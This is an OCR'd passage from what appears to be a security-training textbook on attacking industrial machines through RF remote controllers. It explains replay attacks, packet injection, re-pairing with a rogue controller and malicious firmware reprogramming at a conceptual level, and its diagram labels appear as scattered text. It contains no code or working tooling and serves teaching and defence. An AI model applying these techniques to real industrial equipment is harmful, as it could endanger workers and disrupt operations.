
Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system

TX range
Target Machine (RX)
Record Commands
1
Operator
Attacker
RX
2
Capture Data
3
Transmits Recorded Commands
Commands
Attacker

Command Injection

Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine

TX range
Target Machine (RX)
Record Commands
1
Operator
Attacker
TX
RX
2
Capture Data
Offline Reverse Engineering
3
Obtain other Commands
4
Transmit other Commands
Attacker



Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Re-pairing with Malicious RF controller

Attackers hijack the original remote controller and pair it with the machine using a malicious RF controller, which they disguise as a legitimate one

Pairing Sequence
1
Attacker
TX2
2
Capture Data
Move
3
Before Attack
Operator
TX1
After Attack
Operator
TX1 (unpaired)
Attacker (paired)
4
Replay
RX
Target Machine (RX)
TX range

Malicious Reprogramming Attack

Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system

Target Machine (RX)
Firmware

Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.




Figure 18.83: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.

